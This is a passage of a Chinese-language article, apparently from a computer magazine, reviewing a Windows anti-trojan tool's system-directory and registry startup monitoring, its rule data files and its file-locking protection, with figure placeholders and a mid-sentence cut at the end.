



图3





图4

“系统目录监控”对写入Windows目录及子目录中的文件进行监控，默认安全级别是“中”，只监控写入到系统目录的exe文件。选择“高”则监控所有类型的文件，不推荐这个级别，如图5。

“启动项监控”就是检测一些常见的注册表启动项目操作，比如写入HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run。感觉监控的项目还是比较少的，至少开始菜单中“程序组”的启动项目就没有监控，不能不说是个遗憾。再结合“系统目录监控”功能可以对大多数写注册表和系统目录的木马进行主动防御，如图6。





图5





图6

读取例外程序是在注册表的HKEY_LOCAL_MACHINE\SOFTWARE\SAFEGUARD\USERADD下，显示的危险级别也就是木马程序的信息在软件安装目录下的DanPro.dat文件中，正常程序信息对应的是Safep.dat，网络监控端口对应的规则是DanPart.dat，流氓软件数据库是passc.dat，大家可以自己修改添加，使程序更加完善，如图7。





图7

再介绍下文件防护，建议给程序设置密码后使用此功能。这里有两个选项：独占完全锁定和独占只读模式。独占完全锁定为




图8

